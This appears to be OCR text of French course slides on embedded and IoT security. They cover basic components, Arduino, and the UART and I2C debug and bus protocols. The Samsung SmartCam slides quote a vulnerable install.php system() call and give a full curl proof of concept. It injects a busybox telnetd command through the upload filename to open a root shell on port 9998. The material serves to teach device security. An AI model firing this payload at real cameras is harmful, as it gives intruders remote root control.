
SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

QUELQUES RAPPELS : SAVOIR CONVERTIR

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

QUELQUES RAPPELS : FIXER UN ÉTAT


Une broche connectée « dans le vide » est sensible à l'ambiance électromagnétique .. Smog



Fixer un état de manière fiable

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

QUELQUES RAPPELS : LES COMPOSANTS DE BASE



La résistance

- S'oppose au passage d'un courant électrique

Symboles



Unité

Ω Ohm


SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

QUELQUES RAPPELS : LES COMPOSANTS DE BASE

Le condensateur

- Réservoir à électrons
- Laisse passer les tensions alternatives
- Traiter des signaux périodiques (filtrage...)
- Utilisé pour le lissage de tension
- Provoque un déphasage de 90° (U en retard de 90°)


Symboles



Unité

F

Farad



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

QUELQUES RAPPELS : LES COMPOSANTS DE BASE

La bobine

- Réservoir « d'énergie magnétique »
- S'oppose aux variations d'intensité
- Traiter des signaux périodiques (filtrage...)
- Utilisé pour booster la tension
- Provoque un déphasage de 90° (U en avance de 90°)



Symboles



Unité

H

Henry


SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

QUELQUES RAPPELS : LES COMPOSANTS DE BASE


Le transistor

- Le courant de collecteur est fonction du courant de base
- Utilisé pour créer des portes logiques

Symboles



NPN




PNP

$$I_C = I_B * \beta$$

β Gain

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

RAPPELS : Arduino ... Kezko ?



Une carte

```
/*
  Blink
  Turns on an LED on for one second, then off for one second, repeatedly.

  This example code is in the public domain.

*/
void setup() {
  // initialize the digital pin as an output.
  // Pin 13 has an LED connected on most Arduino boards:
  pinMode(13, OUTPUT);
}

void loop() {
  digitalWrite(13, HIGH); // set the LED on
  delay(1000); // wait for a second
  digitalWrite(13, LOW); // set the LED off
  delay(1000); // wait for a second
}
```

Un environnement de développement


Arduino Forum > Forum 2005-2010 (read only) > International > Français

Subject	Started by	Replies	Views	Last post
(Aide) Moteur pas à pas et arduino	kevin88	0 Replies	477 Views	Nov 03, 2014, 11:52 am by kevin88
Besoin d'aide Dans mon Project	Virus30300	0 Replies	214 Views	Oct 27, 2014, 11:01 am by Virus30300
arduino waterProof???	bouurriket	0 Replies	188 Views	Oct 27, 2014, 10:59 am by bouurriket
Communication RS485	mdd33	0 Replies	186 Views	Oct 26, 2014, 06:19 pm by mdd33
Communication entre arduinos	laperpendulargent	0 Replies	194 Views	Oct 26, 2014, 10:34 am by laperpendulargent
Estimation de budget	Lynadel	0 Replies	152 Views	Oct 25, 2014, 11:06 pm by Lynadel

Une communauté

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

RAPPELS : Arduino ... Kezko ?



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

RAPPELS : Arduino ... Kezko ?

- 20 entrées/sorties sur arduino :
 - 6 analogiques (A0 à A5)
 - 14 numériques (0 à 13) dont 6 PMW

Les entrées analogiques peuvent recevoir une tension variable entre 0 et 5V
(Capteur analogique)

Les entrées numériques reçoivent des 0 et des 1 (0V ou 5V)

Pas de sortie analogique « native » sur Arduino, il faut utiliser les broches PMW

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

LES PROTOCOLES UTILISÉS


- Interfaces de Debug
 - UART
 - JTAG



- BUS d'échanges
 - I2C
 - SPI

HowTo

- Speak to Sheep chip ?
- Debug ?



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

LES PROTOCOLES À CONNAÎTRE : UART

- ✓ Permet d'interagir avec les ports de Debug

3 fils :

- TX (Transmettre des données)
- RX (Recevoir des données)
- GND (Masse)



Attention : Peut fonctionner sous différentes tensions, 1.8V , 3.3V, 5V

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

LES PROTOCOLES À CONNAÎTRE : UART



- le baud rate, nombre de bits par seconde
- le nombre de bits de stop
- la parité (0, 1 ou pas de parité)
- le nombre de bits de données : 7 ou 8



Il est possible de déterminer la baud rate avec un oscilloscope

⇒ Mesurer le temps de transmission du plus petit bit

Mesure de 104 µs

Baud rate est de 1/104 µs, soit 9600 bauds.

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SAMSUNG SMARTCAM

- Accès à distance via application mobile
- Interface d'administration Web



Source : Defcon

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SAMSUNG SMARTCAM



MontaVista(R) Linux(R) Professional Edition 5.0.0 (0801921)
Linux/armv5tejl 2.6.18_pro500-davinci_evm-arm_v5t_le

```
sh-3.2# id  
uid=0(root) gid=0(root)
```

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SAMSUNG SMARTCAM : iWatch Install.php Root Command Execution

The code where the command execution vulnerability executes can be seen below.

```
/mnt/custom/iwatch/web/install.php  
146                                     system( "tar -zxvf " . $file . " -C " . $tmpdir . " 2>&1 > /dev/null");
```

POC(S)


- A POC for the vulnerability which spawns a telnet root shell on port 9998 using curl can be found below.

```
curl -i -s -k -X '$POST' \  
-H '$Content-Type: multipart/form-data; boundary=-----b5bfb11e3c0e10a8' \  
--data-binary $'-----b5bfb11e3c0e10a8\x0d\x0aContent-Disposition: form-data;  
name=\"mode\""\x0d\x0a\x0d\x0amanual\x0d\x0a-----b5bfb11e3c0e10a8\x0d\x0aContent-Disposition: form-data;  
name=\"file\""; filename=\"";{busybox,telnetd,{echo,-l${HOME}bin${HOME}sh},-p9998};#1.bin"\x0d\x0aContent-Type: application/octet-  
stream\x0d\x0a\x0d\x0a\x0d\x0a\x0d\x0a-----b5bfb11e3c0e10a8\x0d\x0aContent-Disposition: form-data;  
name=\"checksum\""\x0d\x0a\x0d\x0ad41d8cd98f00b204e9800998ecf8427e\x0d\x0a-----b5bfb11e3c0e10a8--  
\x0d\x0a\x0d\x0a' \  
$'http://<IPADDRESSHERE>/custom/iwatch/install.php?'
```

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT


LES PROTOCOLES À CONNAÎTRE : I2C

- **SCL** : Ligne d'horloge
- **SDA** : Ligne de données
- **GND** : Référence de potentiel
- **VCC** : Alimentation



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

LES PROTOCOLES À CONNAÎTRE : I2C





SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

LES PROTOCOLES À CONNAÎTRE : I2C

2-Wire Serial
EEPROMs


128K (16,384 x 8)

256K (32,768 x 8)



